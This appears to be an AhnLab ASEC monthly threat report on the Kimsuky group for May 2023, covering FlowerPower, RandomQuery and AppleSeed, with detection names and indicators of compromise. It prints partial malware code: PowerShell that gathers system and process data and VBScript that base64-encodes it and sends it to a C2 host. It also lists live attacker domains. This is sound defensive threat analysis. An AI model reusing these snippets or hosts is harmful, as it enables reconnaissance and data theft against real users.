TLP: GREEN

Threat Trend Report on Kimsuky

May 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Jun. 2, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-06-02	First version

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in May 2023 had increased slightly in comparison to their activities in April. Also, new **top-level domains (TLDs)** have begun to be detected, and there were small changes to the codes.

Attack Statistics

As mentioned above, the fully qualified domain names (FQDNs) of all attack types showed a slight increase compared to those in April.



Figure 1. FQDN statistics by attack type in the last 3 months **(Unit: each)**

Major Issues

1) FlowerPower

This type is rarely found nowadays and there are no particular issues pertinent to it. However, while the previous first script collected system information from a function other than the main function, a variant that has the main function directly collect information was detected. This seems to be for the purpose of evading detection.

```
function gif($segvd)
{
    Start-Sleep -s 2
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $segvd
    Start-Sleep -s 1
    ipconfig /all >> $segvd
    Start-Sleep -s 2
    Get-process >> $segvd
    Start-Sleep -s 2
}
```

OLD

```
function sssrehbs
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
    $fph = $env:APPDATA + $fhrmvkdlf
    New-Item -Path $fph -Type directory -Force
    $hFLgPth = $fph + $lognmfl

    $edss = Get-ChildItem ([Environment]::GetFolderPath("Recent"))
    $sdbsdb = ipconfig /all
    $edss >> $hFLgPth
    $sdbsdb >> $hFLgPth
    Get-process >> $hFLgPth
    $hexdata =[IO.File]::ReadAllText($hFLgPth)
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($hexdata)
    $b64 = [System.Convert]::ToBase64String($bytes)

```

New

Figure 2. Comparison of scripts

No other particular issues have been raised.

2) RandomQuery

(1) New TLD Found

While it already uses an infiltrated Korean website for the C2, recently, scripts that use **".click"** and **".space"** as the TLD have been found. It has been identified that these TLDs are provided by "value-server"[1], a Japanese web hosting company. These TLDs have the most affordable cost out of the options provided by the company, meaning that it is likely that the threat actor chose to use them to minimize the costs following the use of multiple C2 servers.

Figure 3. TLDs provided by value-server

Among the scripts of this type, two variants that download additional files from cloud storage provided by a Korean portal website were found.

[1] https://www.value-server.com/

```
ui = "play.sniperman.click/kang"
ct = Now
fn_suf = Minute(ct) & "_" & Hour(ct) & "_"
set osa_ns = CreateObject("Shell.Applicati
res_path = osa_ns.Self.Path & "\OfficeAppM
res_content = "Sub WMProc(p_cmd):set wm = (
Set fso = CreateObject("Scripting.Filesyst
set fp = fso.OpenTextFile(res_path, 2, Tru
fp.write res_content
fp.close
Reg res_path
SetIEState


raw_d = SyInf() & QProc() &  FInf()
pst_d = b64(raw_d)
Rep pst_d, ui

pdf_path = "http://naver.me/G      f"
Set WshShell = CreateObject("WScript.Shell
WshShell.Run pdf_path,0,True
```

```
ui = "play.sniperman.click/tapbit"
ct = Now
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & D
set osa_ns = CreateObject("Shell.Application")
res_path = osa_ns.Self.Path & "\OfficeAppMani
res_content = "Sub WMProc(p_cmd):set wm = GetO
Set fso = CreateObject("Scripting.Filesystemob
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
SetIEState


raw_d = SyInf() & QProc() &  FInf()
pst_d = b64(raw_d)
Rep pst_d, ui

pdf_path = "http://naver.me/5      6"
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run pdf_path,0,True
```

Figure 4. Portions of the codes that download additional files

Out of the two, one is password-protected and could not be examined, but the remaining one was a PDF file introducing a certain cryptocurrency exchange.

Such types that download these bait files have not been found in RandomQuery until now. Seeing from the content of the bait file, the attack targets are deemed to be personnel in the field of cryptocurrency or individuals with an interest in said field.



Figure 5. Additionally downloaded bait file

3) AppleSeed

There have been many logs where ngrok is downloaded at the end following an AppleSeed infection. No other particular issues pertaining to AppleSeed have been raised.

However, ngrok is downloaded not from its official website but from a C2 built by the Kimsuky group. Like such, even original programs may be distributed from a source other than their official website.

Finally, as mentioned in the **January 2023 Threat Trend Report on Kimsuky Group**[2] released in March, ngrok is a tunneling program that enables access to a local computer from a remote location.

Because of this, connecting to an internal SSH via port forwarding becomes possible as well as forwarding to other protocols and internal directories, leaving the potential for vulnerability exploitation attacks.

[2] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.AppleSeed **(2023.05.26.01)**
Downloader/Powershell.Kimsuky.SC188250 **(2023.05.08.02)**
Downloader/VBS.Agent.SC188885 **(2023.05.24.00)**
Downloader/VBS.Agent.SC188886 **(2023.05.24.00)**
Downloader/VBS.Agent.SC189044 **(2023.06.02.00)**
Downloader/VBS.Generic **(2023.05.23.00)**
Downloader/VBS.Kimsuky.S1997 **(2023.05.10.02)**
Downloader/VBS.Kimsuky.SC188249 **(2023.05.08.03)**
Downloader/VBS.Kimsuky.SC188251 **(2023.05.09.00)**
Downloader/VBS.Kimsuky.SC188252 **(2023.05.09.00)**
Downloader/VBS.Kimsuky.SC188448 **(2023.05.16.00)**
Downloader/VBS.Kimsuky.SC188959 **(2023.05.25.02)**
Dropper/CHM.Kimsuky **(2023.05.17.00)**
Infostealer/PS.Browser **(2023.05.08.03)**
Infostealer/PS.Browser **(2023.05.09.00)**
Keylogger/PowerShell.Agent.SC188884 **(2023.05.24.00)**
Trojan/PowerShell.Agent.SC186245 **(2023.05.08.00)**
Trojan/Powershell.FlowerPower.SC188960 **(2023.05.26.00)**
Trojan/Powershell.FlowerPower.SC188966 **(2023.05.26.00)**
Trojan/Powershell.FlowerPower.SC189040 **(2023.06.02.00)**
Trojan/Powershell.FlowerPower.SC189043 **(2023.06.02.00)**
Trojan/PowerShell.KeyLogger **(2023.05.09.00)**
Trojan/VBS.Kimsuky **(2023.04.30.00)**
Trojan/VBS.Kimsuky **(2023.05.02.00)**
Trojan/VBS.Kimsuky **(2023.05.26.00)**
Trojan/Win.LightShell.C422328 **(2023.05.04.03)**
Trojan/Win.TutRAT.R578309 **(2023.05.16.00)**

Indicators Of Compromise (IOC)

A portion of the following IOCs quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

r_enc.bin
demo.txt
[붙임] 약력 양식.doc
(The Korean document file name indicates "[Attachment] Profile Template.doc")

PDB Path (From Kimsuky TutRAT)
D:₩work₩Virus₩**자료조사**₩rat_source₩C-Sharp-R.A.T-Client-master₩C-Sharp-R.A.T-Client-master₩TutClient₩obj₩Debug₩TutClient.pdb
(The Korean characters "자료조사" indicates "research data")

File Hashes (MD5)

The MD5 of the related files are as follows. **However, sensitive samples may have been excluded.**

FlowerPower
EBD85E0A51E9E4D2C4F28E017DE7CFA3
95BCDA1A87AB3A8AB56209B7CD92C54A
7D5D085FD2C50942F6B35DBD2AC37D96
4678A66E2A0252B3514567195F513A65
1976BED2274752779D3546D905449562
DF4004B577633AE698EB71046302B8E6
04E232D1D6100ADEAF0D362843C22A8D
7AEE20217BBC719034E6BB9014DF294E

AppleSeed
1C1CA995117104FCB6FB039F6F7A09D7
81F393E0911D99AD73008AE04B89D8F2
38839558D6F5C45BF9E399EF5237053C
4EF5E3CE535F84F975A8212F5630BFE8
C4A5784F0923D9AEA122355F2963BEF3

TutRAT
9F4662D9FAF71B4729A24BE087EBB1CD

RandomQuery
ED8AB957819A5E25C49D0E82F1BD13E4
EC1B518541228072EB75463CE15C7BCE
D5C6EBA15A86C7BA6EE1DF29CF37AE32
CDFCB6C4E3356755184213B8D222862D
C177D030AECD854AF187A2AA2E6296D3
B8308ECD41234F68FEA19F93C45C0871
AB87B73E095E2FE07A297656A9B7C0D9
A5F9FF83973F2C4423342B882A8554C3
9C9D64FE1A43EE8AE2367B163CE67D9E
9BB0B7D3EB78FC9556DDAC4BF04C01EA
5FE80F1B1E90815886A0553F2C322CC7
5F686BC99EC2F71AE6D4818AEF0E2C6C
5736C70367F1BDF90E86115EA2A6CC0C
55F9A2EDFC4D37E22F413FE8C7530DC3
470CCF1425E62072301115F63A610E66
4237E6C0CE94CAB843FE1182127AE89E
33F60D6FDF0377F04C759731DA1125DE
29D79BB8FE8C79C0CB9098BDE6849C10
27F7D354D907A2B098CEE22BA0A88D49
13DCC8905B715A3B98928B42CE3926C6
130F7F4B663D668FB00B7EF28DB7C89E
002FD493096214A9A44D82ACB7F1AC30

Related Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. **http was changed to hxxp, and sensitive information may have been excluded.**

sim.xn--2i0b10rqve.xn--3e0b707e **(sim.블로그.한국)** (domain name in Korean, indicating “sim.blog.Korea”)
webhard.xn--hu5b25b77nvwc.xn--3e0b707e **(webhard.홈페이지.한국)** (domain name in Korean, indicating “webhard.homepage.Korea”)
mnd.xn--yq5b.xn--3e0b707e **(mnd.웹.한국)** (domain name in Korean, indicating “mnd.web.Korea”)
access.o-r.kr
everas.000webhostapp.com
fgfgdfesvwa.myartsonline.com
file.com-port.space
gameo1.mygamesonline.org
gpmmail.podosea.com
play.sniperman.click
smart.de-bat.click
users.nya.pub

accmail.bornpig.com ai.clouds.r-e.kr

References

[1] Kimsuky | Ongoing Campaign Using Tailored Reconnaissance Toolkit
https://www.sentinelone.com/labs/kimsuky-ongoing-campaign-using-tailored-reconnaissance-toolkit/

[2] January 2023 Threat Trend Report on Kimsuky Group (ATIP)
https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6

[3] value-server (Web hosting company in Japan)
https://www.value-server.com/

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks

AhnLab